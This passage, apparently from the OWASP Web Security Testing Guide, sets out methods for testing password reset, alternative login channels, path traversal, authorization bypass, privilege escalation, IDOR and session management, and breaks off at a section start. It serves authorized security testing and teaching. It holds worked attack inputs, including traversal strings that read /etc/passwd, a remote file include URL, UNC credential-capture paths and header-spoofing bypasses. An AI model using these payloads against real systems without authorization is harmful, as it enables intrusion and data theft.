The key to successfully exploiting and bypassing a weak security question scheme is to find a question or set of questions which give the possibility of easily finding the answers. Always look for questions which can give you the greatest statistical chance of guessing the correct answer, if you are completely unsure of any of the answers. In the end, a security question scheme is only as strong as the weakest question.

References

- The Curse of the Secret Question
- The OWASP Security Questions Cheat Sheet

Testing for Weak Password Change or Reset Functionalities

ID
WSTG-ATHN-09

Summary

The password change and reset function of an application is a self-service password change or reset mechanism for users. This self-service mechanism allows users to quickly change or reset their password without an administrator intervening. When passwords are changed they are typically changed within the application. When passwords are reset they are either rendered within the application or emailed to the user. This may indicate that the passwords are stored in plain text or in a decryptable format.

Test Objectives

- Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.
- Determine the resistance of the passwords reset functionality against guessing or bypassing.

How to Test

For both password change and password reset it is important to check:

1. if users, other than administrators, can change or reset passwords for accounts other than their own.
2. if users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
3. if the password change or reset process is vulnerable to CSRF.

Test Password Reset

In addition to the previous checks it is important to verify the following:

- What information is required to reset the password?

  The first step is to check whether secret questions are required. Sending the password (or a password reset link) to the user email address without first asking for a secret question means relying 100% on the security of that email address, which is not suitable if the application needs a high level of security.

  On the other hand, if secret questions are used, the next step is to assess their strength. This specific test is discussed in detail in the Testing for Weak security question/answer paragraph of this guide.

- How are reset passwords communicated to the user?

  The most insecure scenario here is if the password reset tool shows you the password; this gives the attacker the ability to log into the account, and unless the application provides information about the last log in the victim would not know that their account has been compromised.

  A less insecure scenario is if the password reset tool forces the user to immediately change their password. While not as stealthy as the first case, it allows the attacker to gain access and locks the real user out.

  The best security is achieved if the password reset is done via an email to the address the user initially registered with, or some other email address; this forces the attacker to not only guess at which email account the password

reset was sent to (unless the application show this information) but also to compromise that email account in order to obtain the temporary password or the password reset link.

- Are reset passwords generated randomly?

  The most insecure scenario here is if the application sends or visualizes the old password in clear text because this means that passwords are not stored in a hashed form, which is a security issue in itself.

  The best security is achieved if passwords are randomly generated with a secure algorithm that cannot be derived.

- Is the reset password functionality requesting confirmation before changing the password?

  To limit denial-of-service attacks the application should email a link to the user with a random token, and only if the user visits the link then the reset procedure is completed. This ensures that the current password will still be valid until the reset has been confirmed.

Test Password Change

In addition to the previous test it is important to verify:

- Is the old password requested to complete the change?

  The most insecure scenario here is if the application permits the change of the password without requesting the current password. Indeed if an attacker is able to take control of a valid session they could easily change the victim's password. See also Testing for Weak password policy paragraph of this guide.

Remediation

The password change or reset function is a sensitive function and requires some form of protection, such as requiring users to re-authenticate or presenting the user with confirmation screens during the process.

References

- OWASP Forgot Password Cheat Sheet

Testing for Weaker Authentication in Alternative Channel

ID
WSTG-ATHN-10

Summary

Even if the primary authentication mechanisms do not include any vulnerabilities, it may be that vulnerabilities exist in alternative legitimate authentication user channels for the same user accounts. Tests should be undertaken to identify alternative channels and, subject to test scoping, identify vulnerabilities.

The alternative user interaction channels could be utilized to circumvent the primary channel, or expose information that can then be used to assist an attack against the primary channel. Some of these channels may themselves be separate web applications using different hostnames or paths. For example:

- Standard website
- Mobile, or specific device, optimized website
- Accessibility optimized website
- Alternative country and language websites
- Parallel websites that utilize the same user accounts (e.g. another website offering different functionally of the same organization, a partner website with which user accounts are shared)
- Development, test, UAT and staging versions of the standard website

But they could also be other types of application or business processes:

- Mobile device app
- Desktop application
- Call center operators
- Interactive voice response or phone tree systems

Note that the focus of this test is on alternative channels; some authentication alternatives might appear as different content delivered via the same website and would almost certainly be in scope for testing. These are not discussed further here, and should have been identified during information gathering and primary authentication testing. For example:

- Progressive enrichment and graceful degradation that change functionality
- Site use without cookies
- Site use without JavaScript
- Site use without plugins such as for Flash and Java

Even if the scope of the test does not allow the alternative channels to be tested, their existence should be documented. These may undermine the degree of assurance in the authentication mechanisms and may be a precursor to additional testing.

Example

The primary website is `http://www.example.com` and authentication functions always take place on pages using TLS `https://www.example.com/myaccount/`.

However, a separate mobile-optimized website exists that does not use TLS at all, and has a weaker password recovery mechanism `http://m.example.com/myaccount/`.

Test Objectives

- Identify alternative authentication channels.
- Assess the security measures used and if any bypasses exists on the alternative channels.

How to Test

Understand the Primary Mechanism

Fully test the website's primary authentication functions. This should identify how accounts are issued, created or changed and how passwords are recovered, reset, or changed. Additionally knowledge of any elevated privilege authentication and authentication protection measures should be known. These precursors are necessary to be able to compare with any alternative channels.

Identify Other Channels

Other channels can be found by using the following methods:

- Reading site content, especially the home page, contact us, help pages, support articles and FAQs, T&Cs, privacy notices, the robots.txt file and any sitemap.xml files.
- Searching HTTP proxy logs, recorded during previous information gathering and testing, for strings such as "mobile", "android", blackberry", "ipad", "iphone", "mobile app", "e-reader", "wireless", "auth", "sso", "single sign on" in URL paths and body content.
- Use search engines to find different websites from the same organization, or using the same domain name, that have similar home page content or which also have authentication mechanisms.

For each possible channel confirm whether user accounts are shared across these, or provide access to the same or similar functionality.

Enumerate Authentication Functionality

For each alternative channel where user accounts or functionality are shared, identify if all the authentication functions of the primary channel are available, and if anything extra exists. It may be useful to create a grid like the one below:

Primary	Mobile	Call Center	Partner Website
Register	Yes	-	-
Log in	Yes	Yes	Yes(SSO)
Log out	-	-	-
Password reset	Yes	Yes	-
-	Change password	-	-

In this example, mobile has an extra function "change password" but does not offer "log out". A limited number of tasks are also possible by phoning the call center. Call centers can be interesting, because their identity confirmation checks might be weaker than the website's, allowing this channel to be used to aid an attack against a user's account.

While enumerating these it is worth taking note of how session management is undertaken, in case there is overlap across any channels (e.g. cookies scoped to the same parent domain name, concurrent sessions allowed across channels, but not on the same channel).

Review and Test

Alternative channels should be mentioned in the testing report, even if they are marked as "information only" or "out of scope". In some cases the test scope might include the alternative channel (e.g. because it is just another path on the target host name), or may be added to the scope after discussion with the owners of all the channels. If testing is permitted and authorized, all the other authentication tests in this guide should then be performed, and compared against the primary channel.

Related Test Cases

The test cases for all the other authentication tests should be utilized.

Remediation

Ensure a consistent authentication policy is applied across all channels so that they are equally secure.

4.5 Authorization Testing

4.5.1 Testing Directory Traversal File Include

4.5.2 Testing for Bypassing Authorization Schema

4.5.3 Testing for Privilege Escalation

4.5.4 Testing for Insecure Direct Object References

Testing Directory Traversal File Include

ID
WSTG-ATHZ-01

Summary

Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system in order to read or write files that are not intended to be accessible. In particular situations, it could be possible to execute arbitrary code or system commands.

Traditionally, web servers and web applications implement authentication mechanisms to control access to files and resources. Web servers try to confine users' files inside a "root directory" or "web document root", which represents a physical directory on the file system. Users have to consider this directory as the base directory into the hierarchical structure of the web application.

The definition of the privileges is made using Access Control Lists (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent malicious users from accessing sensitive files (for example, the common `/etc/passwd` file on a UNIX-like platform) or to avoid the execution of system commands.

Many web applications use server-side scripts to include different kinds of files. It is quite common to use this method to manage images, templates, load static texts, and so on. Unfortunately, these applications expose security vulnerabilities if input parameters (i.e., form parameters, cookie values) are not correctly validated.

In web servers and web applications, this kind of problem arises in path traversal/file include attacks. By exploiting this kind of vulnerability, an attacker is able to read directories or files which they normally couldn't read, access data outside the web document root, or include scripts and other kinds of files from external websites.

For the purpose of the OWASP Testing Guide, only the security threats related to web applications will be considered and not threats to web servers (e.g., the infamous `%5c` escape code into Microsoft IIS web server). Further reading suggestions will be provided in the references section for interested readers.

This kind of attack is also known as the dot-dot-slash attack (`../`), directory traversal, directory climbing, or backtracking.

During an assessment, to discover path traversal and file include flaws, testers need to perform two different stages:

1. Input Vectors Enumeration (a systematic evaluation of each input vector)
2. Testing Techniques (a methodical evaluation of each attack technique used by an attacker to exploit the vulnerability)

Test Objectives

- Identify injection points that pertain to path traversal.
- Assess bypassing techniques and identify the extent of path traversal.

How to Test

Black-Box Testing

Input Vectors Enumeration

In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application that accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms.

Here are some examples of the checks to be performed at this stage:

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?
  - `http://example.com/getUserProfile.jsp?item=ikki.html`
  - `http://example.com/index.php?file=content`
  - `http://example.com/main.cgi?home=index.htm`
- Is it possible to identify cookies used by the web application for the dynamic generation of pages or templates?
  - `Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower`
  - `Cookie: USER=1826cc8f:PSTYLE=GreenDotRed`

Testing Techniques

The next stage of testing is analyzing the input validation functions present in the web application. Using the previous example, the dynamic page called `getUserProfile.jsp` loads static information from a file and shows the content to users. An attacker could insert the malicious string `../../../../etc/passwd` to include the password hash file of a Linux/UNIX system. Obviously, this kind of attack is possible only if the validation checkpoint fails; according to the file system privileges, the web application itself must be able to read the file.

To successfully test for this flaw, the tester needs to have knowledge of the system being tested and the location of the files being requested. There is no point requesting `/etc/passwd` from an IIS web server.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

For the cookies example:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

It's also possible to include files and scripts located on external website:

```
http://example.com/index.php?file=http://www.owasp.org/maliciousstxt
```

If protocols are accepted as arguments, as in the above example, it's also possible to probe the local filesystem this way:

```
http://example.com/index.php?file=file:///etc/passwd
```

If protocols are accepted as arguments, as in the above examples, it's also possible to probe the local services and nearby services:

```
http://example.com/index.php?file=http://localhost:8080
http://example.com/index.php?file=http://192.168.0.2:9080
```

The following example will demonstrate how it is possible to show the source code of a CGI component, without using any path traversal characters.

```
http://example.com/main.cgi?home=main.cgi
```

The component called `main.cgi` is located in the same directory as the normal HTML static files used by the application. In some cases the tester needs to encode the requests using special characters (like the `.` dot, `%00` null, etc.) in order to bypass file extension controls or to prevent script execution.

Tip: It's a common mistake by developers to not expect every form of encoding and therefore only do validation for basic encoded content. If at first the test string isn't successful, try another encoding scheme.

Each operating system uses different characters as path separator:

- Unix-like OS:
  - root directory: `/`
  - directory separator: `/`
- Windows OS:
  - root directory: `<drive letter>:`
  - directory separator: `\` or `/`
- Classic macOS:
  - root directory: `<drive letter>:`
  - directory separator: `:`

We should take in to account the following character encoding mechanisms:

- URL encoding and double URL encoding
  - `%2e%2e%2f` represents `../`
  - `%2e%2e/` represents `../`
  - `..%2f` represents `../`
  - `%2e%2e%5c` represents `..\`
  - `%2e%2e\` represents `..\`
  - `..%5c` represents `..\`
  - `%252e%252e%255c` represents `..\`
  - `..%255c` represents `..\` and so on.
- Unicode/UTF-8 Encoding (it only works in systems that are able to accept overlong UTF-8 sequences)
  - `..%c0%af` represents `../`
  - `..%c1%9c` represents `..\`

There are other OS and application framework specific considerations as well. For instance, Windows is flexible in its parsing of file paths.

- Windows shell: Appending any of the following to paths used in a shell command results in no difference in function:
  - Angle brackets `<` and `>` at the end of the path
  - Double quotes (closed properly) at the end of the path
  - Extraneous current directory markers such as `./` or `.\\`
  - Extraneous parent directory markers with arbitrary items that may or may not exist:
    - `file.txt`
    - `file.txt...`
    - `file.txt<spaces>`

    - `file.txt"""`
    - `file.txt<<<>>><`
    - `./././file.txt`
    - `nonexistant/../file.txt`
- Windows API: The following items are discarded when used in any shell command or API call where a string is taken as a filename:
    - periods
    - spaces
- Windows UNC Filepaths: Used to reference files on SMB shares. Sometimes, an application can be made to refer to files on a remote UNC filepath. If so, the Windows SMB server may send stored credentials to the attacker, which can be captured and cracked. These may also be used with a self-referential IP address or domain name to evade filters, or used to access files on SMB shares inaccessible to the attacker, but accessible from the web server.
    - `\\server_or_ip\path\to\file.abc`
    - `\\?\server_or_ip\path\to\file.abc`
- Windows NT Device Namespace: Used to refer to the Windows device namespace. Certain references will allow access to file systems using a different path.
    - May be equivalent to a drive letter such as `c:\`, or even a drive volume without an assigned letter: `\\.\GLOBALROOT\Device\HarddiskVolume1\`
    - Refers to the first disc drive on the machine: `\\.\CdRom0\`

Gray-Box Testing

When the analysis is performed with a gray-box testing approach, testers have to follow the same methodology as in black-box testing. However, since they can review the source code, it is possible to search the input vectors more easily and accurately. During a source code review, they can use simple tools (such as the *grep* command) to search for one or more common patterns within the application code: inclusion functions/methods, filesystem operations, and so on.

- `PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...`
- `JSP/Servlet: java.io.File(), java.io.FileReader(), ...`
- `ASP: include file, include virtual, ...`

Using online code search engines (e.g., Searchcode), it may also be possible to find path traversal flaws in Open Source software published on the Internet.

For PHP, testers can use the following regex:

```
(include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)
```

Using the gray-box testing method, it is possible to discover vulnerabilities that are usually harder to discover, or even impossible to find during a standard black-box assessment.

Some web applications generate dynamic pages using values and parameters stored in a database. It may be possible to insert specially crafted path traversal strings when the application adds data to the database. This kind of security problem is difficult to discover due to the fact the parameters inside the inclusion functions seem internal and **safe** but are not in reality.

Additionally, by reviewing the source code it is possible to analyze the functions that are supposed to handle invalid input: some developers try to change invalid input to make it valid, avoiding warnings and errors. These functions are usually prone to security flaws.

Consider a web application with these instructions:

```
filename = Request.QueryString("file");
Replace(filename, "/","\");
Replace(filename, "..\","");
```

Testing for the flaw is achieved by:

```
file=..../////..../////boot.ini
file=....\\\\....\\\\boot.ini
file= ..\..\boot.ini
```

Tools

- DotDotPwn - The Directory Traversal Fuzzer
- Path Traversal Fuzz Strings (from WFuzz Tool)
- OWASP ZAP
- Burp Suite
- Enconding/Decoding tools
- String searcher “grep”
- DirBuster

References

Whitepapers

- phpBB Attachment Mod Directory Traversal HTTP POST Injection
- Windows File Pseudonyms: Pwnage and Poetry

Testing for Bypassing Authorization Schema

ID
WSTG-ATHZ-02

Summary

This kind of test focuses on verifying how the authorization schema has been implemented for each role or privilege to get access to reserved functions and resources.

For every specific role the tester holds during the assessment and for every function and request that the application executes during the post-authentication phase, it is necessary to verify:

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the log-out?
- Is it possible to access functions and resources that should be accessible to a user that holds a different role or privilege?

Try to access the application as an administrative user and track all the administrative functions.

- Is it possible to access administrative functions if the tester is logged in as a non-admin user?
- Is it possible to use these administrative functions as a user with a different role and for whom that action should be denied?

Test Objectives

- Assess if horizontal or vertical access is possible.

How to Test

- Access resources and conduct operations horizontally.
- Access resources and conduct operations vertically.

Testing for Horizontal Bypassing Authorization Schema

For every function, specific role, or request that the application executes, it is necessary to verify:

- Is it possible to access resources that should be accessible to a user that holds a different identity with the same role or privilege?
- Is it possible to operate functions on resources that should be accessible to a user that holds a different identity?

For each role:

1. Register or generate two users with identical privileges.
2. Establish and keep two different sessions active (one for each user).
3. For every request, change the relevant parameters and the session identifier from token one to token two and diagnose the responses for each token.
4. An application will be considered vulnerable if the responses are the same, contain same private data or indicate successful operation on other users' resource or data.

For example, suppose that the `viewSettings` function is part of every account menu of the application with the same role, and it is possible to access it by requesting the following URL:

`https://www.example.com/account/viewSettings`. Then, the following HTTP request is generated when calling the `viewSettings` function:

```
POST /account/viewSettings HTTP/1.1
Host: www.example.com
[other HTTP headers]
Cookie: SessionID=USER_SESSION

username=example_user
```

Valid and legitimate response:

```
HTTP1.1 200 OK
[other HTTP headers]

{
  "username": "example_user",
  "email": "example@email.com",
  "address": "Example Address"
}
```

The attacker may try and execute that request with the same `username` parameter:

```
POST /account/viewCCpincode HTTP/1.1
Host: www.example.com
[other HTTP headers]
Cookie: SessionID=ATTACKER_SESSION

username=example_user
```

If the attacker's response contain the data of the `example_user`, then the application is vulnerable for lateral movement attacks, where a user can read or write other user's data.

Testing for Vertical Bypassing Authorization Schema

A vertical authorization bypass is specific to the case that an attacker obtains a role higher than their own. Testing for this bypass focuses on verifying how the vertical authorization schema has been implemented for each role. For every function, page, specific role, or request that the application executes, it is necessary to verify if it is possible to:

- Access resources that should be accessible only to a higher role user.
- Operate functions on resources that should be operative only by a user that holds a higher or specific role identity.

For each role:

1. Register a user.
2. Establish and maintain two different sessions based on the two different roles.
3. For every request, change the session identifier from the original to another role's session identifier and evaluate the responses for each.
4. An application will be considered vulnerable if the weaker privileged session contains the same data, or indicate successful operations on higher privileged functions.

Banking Site Roles Scenario

The following table illustrates the system roles on a banking site. Each role binds with specific permissions for the event menu functionality:

ROLE	PERMISSION	ADDITIONAL PERMISSION
Administrator	Full Control	Delete
Manager	Modify, Add, Read	Add
Staff	Read, Modify	Modify
Customer	Read Only	

The application will be considered vulnerable if the:

1. Customer could operate administrator, manager or staff functions;
2. Staff user could operate manager or administrator functions;
3. Manager could operate administrator functions.

Suppose that the `deleteEvent` function is part of the administrator account menu of the application, and it is possible to access it by requesting the following URL: `https://www.example.com/account/deleteEvent`. Then, the following HTTP request is generated when calling the `deleteEvent` function:

```
POST /account/deleteEvent HTTP/1.1
Host: www.example.com
[other HTTP headers]
Cookie: SessionID=ADMINISTRATOR_USER_SESSION

EventID=1000001
```

The valid response:

```
HTTP/1.1 200 OK
[other HTTP headers]

{"message": "Event was deleted"}
```

The attacker may try and execute the same request:

```
POST /account/deleteEvent HTTP/1.1
Host: www.example.com
[other HTTP headers]
Cookie: SessionID=CUSTOMER_USER_SESSION

EventID=1000002
```

If the response of the attacker's request contains the same data `{"message": "Event was deleted"}` the application is vulnerable.

Administrator Page Access

Suppose that the administrator menu is part of the administrator account.

The application will be considered vulnerable if any role other than administrator could access the administrator menu. Sometimes, developers perform authorization validation at the GUI level only, and leave the functions without authorization validation, thus potentially resulting in a vulnerability.

Testing for Access to Administrative Functions

For example, suppose that the `addUser` function is part of the administrative menu of the application, and it is possible to access it by requesting the following URL `https://www.example.com/admin/addUser`.

Then, the following HTTP request is generated when calling the `addUser` function:

```
POST /admin/addUser HTTP/1.1
Host: www.example.com
[...]

userID=fakeuser&role=3&group=grp001
```

Further questions or considerations would go in the following direction:

- What happens if a non-administrative user tries to execute that request?
- Will the user be created?
- If so, can the new user use their privileges?

Testing for Access to Resources Assigned to a Different Role

Various applications setup resource controls based on user roles. Let's take an example resumes or CVs (curriculum vitae) uploaded on a careers form to an S3 bucket.

As a normal user, try accessing the location of those files. If you are able to retrieve them, modify them, or delete them, then the application is vulnerable.

Testing for Special Request Header Handling

Some applications support non-standard headers such as `X-Original-URL` or `X-Rewrite-URL` in order to allow overriding the target URL in requests with the one specified in the header value.

This behavior can be leveraged in a situation in which the application is behind a component that applies access control restriction based on the request URL.

The kind of access control restriction based on the request URL can be, for example, blocking access from Internet to an administration console exposed on `/console` or `/admin`.

To detect the support for the header `X-Original-URL` or `X-Rewrite-URL`, the following steps can be applied.

1. Send a Normal Request without Any X-Original-Url or X-Rewrite-Url Header

```
GET / HTTP/1.1
Host: www.example.com
[...]
```

2. Send a Request with an X-Original-Url Header Pointing to a Non-Existing Resource

```
GET / HTTP/1.1
Host: www.example.com
X-Original-URL: /donotexist1
[...]
```

3. Send a Request with an X-Rewrite-Url Header Pointing to a Non-Existing Resource

```
GET / HTTP/1.1
Host: www.example.com
X-Rewrite-URL: /donotexist2
[...]
```

If the response for either request contains markers that the resource was not found, this indicates that the application supports the special request headers. These markers may include the HTTP response status code 404, or a “resource not found” message in the response body.

Once the support for the header `X-Original-URL` or `X-Rewrite-URL` was validated then the tentative of bypass against the access control restriction can be leveraged by sending the expected request to the application but specifying a URL “allowed” by the front-end component as the main request URL and specifying the real target URL in the `X-Original-URL` or `X-Rewrite-URL` header depending on the one supported. If both are supported then try one after the other to verify for which header the bypass is effective.

4. Other Headers to Consider

Often admin panels or administrative related bits of functionality are only accessible to clients on local networks, therefore it may be possible to abuse various proxy or forwarding related HTTP headers to gain access. Some headers and values to test with are:

- Headers:
  - `X-Forwarded-For`
  - `X-Forward-For`
  - `X-Remote-IP`
  - `X-Originating-IP`
  - `X-Remote-Addr`
  - `X-Client-IP`
- Values
  - `127.0.0.1` (or anything in the `127.0.0.0/8` or `::1/128` address spaces)
  - `localhost`
  - Any RFC1918 address:
    - `10.0.0.0/8`
    - `172.16.0.0/12`
    - `192.168.0.0/16`
  - Link local addresses: `169.254.0.0/16`

Note: Including a port element along with the address or hostname may also help bypass edge protections such as web application firewalls, etc. For example: `127.0.0.4:80`, `127.0.0.4:443`, `127.0.0.4:43982`

Remediation

Employ the least privilege principles on the users, roles, and resources to ensure that no unauthorized access occurs.

Tools

- OWASP Zed Attack Proxy (ZAP)
  - ZAP add-on: Access Control Testing
- Port Swigger Burp Suite
  - Burp extension: AuthMatrix
  - Burp extension: Autorize

References

OWASP Application Security Verification Standard 4.0.1, v4.0.1-1, v4.0.1-4, v4.0.1-9, v4.0.1-16

Testing for Privilege Escalation

ID
WSTG-ATHZ-03

Summary

This section describes the issue of escalating privileges from one stage to another. During this phase, the tester should verify that it is not possible for a user to modify their privileges or roles inside the application in ways that could allow privilege escalation attacks.

Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and such elevation or changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer or system administrator.

The degree of escalation depends on what privileges the attacker is authorized to possess, and what privileges can be obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation.

Usually, people refer to *vertical escalation* when it is possible to access resources granted to more privileged accounts (e.g., acquiring administrative privileges for the application), and to *horizontal escalation* when it is possible to access resources granted to a similarly configured account (e.g., in an online banking application, accessing information related to a different user).

Test Objectives

- Identify injection points related to privilege manipulation.
- Fuzz or otherwise attempt to bypass security measures.

How to Test

Testing for Role/Privilege Manipulation

In every portion of the application where a user can create information in the database (e.g., making a payment, adding a contact, or sending a message), can receive information (statement of account, order details, etc.), or delete information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access such functions as another user in order to verify if it is possible to access a function that should not be permitted by the user's role/privilege (but might be permitted as another user).

Manipulation of User Group

For example: The following HTTP POST allows the user that belongs to `grp001` to access order #0001:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

groupID=grp001&orderID=0001
```

Verify if a user that does not belong to `grp001` can modify the value of the parameters `groupID` and `orderID` to gain access to that privileged data.

Manipulation of User Profile

For example: The following server's answer shows a hidden field in the HTML returned to the user after a successful authentication.

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4MnOd32Fs51yDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form  name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profile" value="SysAdmin">\

<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

What if the tester modifies the value of the variable `profile` to `SysAdmin`? Is it possible to become **administrator**?

Manipulation of Condition Value

For example: In an environment where the server sends an error message contained as a value in a specific parameter in a set of answer codes, as the following:

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValid`-1`0`0` Notifications`0`0`3`Command
Manager`0`0`0` StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0
```

The server gives an implicit trust to the user. It believes that the user will answer with the above message closing the session.

In this condition, verify that it is not possible to escalate privileges by modifying the parameter values. In this particular example, by modifying the `PVValid` value from `-1` to `0` (no error conditions), it may be possible to authenticate as administrator to the server.

Manipulation of IP Address

Some websites limit access or count the number of failed login attempts based on IP address.

For example:

```
X-Forwarded-For: 8.1.1.1
```

In this case, if the website uses the value of `X-forwarded-For` as client IP address, tester may change the IP value of the `X-forwarded-For` HTTP header to workaround the IP source identification.

URL Traversal

Try to traverse the website and check if some of pages that may miss the authorization check.

For example:

```
/../.././userInfo.html
```

WhiteBox

If the URL authorization check is only done by partial URL match, then it's likely testers or hackers may workaround the authorization by URL encoding techniques.

For example:

```
startswith(), endswith(), contains(), indexOf()
```

Weak SessionID

Weak Session ID has algorithm may be vulnerable to brute Force attack. For example, one website is using `MD5(Password + UserID)` as sessionID. Then, testers may guess or generate the sessionID for other users.

References

Whitepapers

- Wikipedia - Privilege Escalation

Tools

- OWASP Zed Attack Proxy (ZAP)

Testing for Insecure Direct Object References

ID
WSTG-ATHZ-04

Summary

Insecure Direct Object References (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

Test Objectives

- Identify points where object references may occur.
- Assess the access control measures and if they're vulnerable to IDOR.

How to Test

To test for this vulnerability the tester first needs to map out all locations in the application where user input is used to reference objects directly. For example, locations where user input is used to access a database row, a file, application pages and more. Next the tester should modify the value of the parameter used to reference objects and assess whether it is possible to retrieve objects belonging to other users or otherwise bypass authorization.

The best way to test for direct object references would be by having at least two (often more) users to cover different owned objects and functions. For example two users each having access to different objects (such as purchase information, private messages, etc.), and (if relevant) users with different privileges (for example administrator users) to see whether there are direct references to application functionality. By having multiple users the tester saves valuable testing time in guessing different object names as he can attempt to access objects that belong to the other user.

Below are several typical scenarios for this vulnerability and the methods to test for each:

The Value of a Parameter Is Used Directly to Retrieve a Database Record

Sample request:

```
http://foo.bar/somepage?invoice=12345
```

In this case, the value of the *invoice* parameter is used as an index in an invoices table in the database. The application takes the value of this parameter and uses it in a query to the database. The application then returns the invoice information to the user.

Since the value of *invoice* goes directly into the query, by modifying the value of the parameter it is possible to retrieve any invoice object, regardless of the user to whom the invoice belongs. To test for this case the tester should obtain the identifier of an invoice belonging to a different test user (ensuring he is not supposed to view this information per application business logic), and then check whether it is possible to access objects without authorization.

The Value of a Parameter Is Used Directly to Perform an Operation in the System

Sample request:

```
http://foo.bar/changepassword?user=someuser
```

In this case, the value of the `user` parameter is used to tell the application for which user it should change the password. In many cases this step will be a part of a wizard, or a multi-step operation. In the first step the application will get a request stating for which user's password is to be changed, and in the next step the user will provide a new password (without asking for the current one).

The `user` parameter is used to directly reference the object of the user for whom the password change operation will be performed. To test for this case the tester should attempt to provide a different test username than the one currently logged in, and check whether it is possible to modify the password of another user.

The Value of a Parameter Is Used Directly to Retrieve a File System Resource

Sample request:

```
http://foo.bar/showImage?img=img00011
```

In this case, the value of the `file` parameter is used to tell the application what file the user intends to retrieve. By providing the name or identifier of a different file (for example file=image00012.jpg) the attacker will be able to retrieve objects belonging to other users.

To test for this case, the tester should obtain a reference the user is not supposed to be able to access and attempt to access it by using it as the value of `file` parameter. Note: This vulnerability is often exploited in conjunction with a directory/path traversal vulnerability (see Testing for Path Traversal)

The Value of a Parameter Is Used Directly to Access Application Functionality

Sample request:

```
http://foo.bar/accessPage?menuitem=12
```

In this case, the value of the `menuitem` parameter is used to tell the application which menu item (and therefore which application functionality) the user is attempting to access. Assume the user is supposed to be restricted and therefore has links available only to access to menu items 1, 2 and 3. By modifying the value of `menuitem` parameter it is possible to bypass authorization and access additional application functionality. To test for this case the tester identifies a location where application functionality is determined by reference to a menu item, maps the values of menu items the given test user can access, and then attempts other menu items.

In the above examples the modification of a single parameter is sufficient. However, sometimes the object reference may be split between more than one parameter, and testing should be adjusted accordingly.

References

Top 10 2013-A4-Insecure Direct Object References

4.6 Session Management Testing

4.6.1 Testing for Session Management Schema

4.6.2 Testing for Cookies Attributes

4.6.3 Testing for Session Fixation

4.6.4 Testing for Exposed Session Variables

4.6.5 Testing for Cross Site Request Forgery

4.6.6 Testing for Logout Functionality

4.6.7 Testing Session Timeout

4.6.8 Testing for Session Puzzling

4.6.9 Testing for Session Hijacking

Testing for Session Management Schema

ID
WSTG-SESS-01

Summary

One of the core components of any web-based application is the mechanism by which it controls and maintains the state for a user interacting with it. To avoid continuous authentication for each page of a website or service, web applications implement various mechanisms to store and validate credentials for a pre-determined timespan. These mechanisms are known as Session Management.

In this test, the tester wants to check that cookies and other session tokens are created in a secure and unpredictable way. An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users.

Cookies are used to implement session management and are described in detail in RFC 2965. In a nutshell, when a user accesses an application which needs to keep track of the actions and identity of that user across multiple requests, a cookie (or cookies) is generated by the server and sent to the client. The client will then send the cookie back to the server in all following connections until the cookie expires or is destroyed. The data stored in the cookie can provide to the server a large spectrum of information about who the user is, what actions he has performed so far, what his preferences are, etc. therefore providing a state to a stateless protocol like HTTP.

A typical example is provided by an online shopping cart. Throughout the session of a user, the application must keep track of his identity, his profile, the products that he has chosen to buy, the quantity, the individual prices, the discounts, etc. Cookies are an efficient way to store and pass this information back and forth (other methods are URL parameters and hidden fields).

Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active session, and in general influencing the operations of the application in an unauthorized way.

In this test the tester has to check whether the cookies issued to clients can resist a wide range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege escalation, …).

Usually the main steps of the attack pattern are the following:

- **cookie collection**: collection of a sufficient number of cookie samples;
- **cookie reverse engineering**: analysis of the cookie generation algorithm;
- **cookie manipulation**: forging of a valid cookie in order to perform the attack. This last step might require a large number of attempts, depending on how the cookie is created (cookie brute-force attack).

Another pattern of attack consists of overflowing a cookie. Strictly speaking, this attack has a different nature, since here testers are not trying to recreate a perfectly valid cookie. Instead, the goal is to overflow a memory area, thereby interfering with the correct behavior of the application and possibly injecting (and remotely executing) malicious code.

Test Objectives

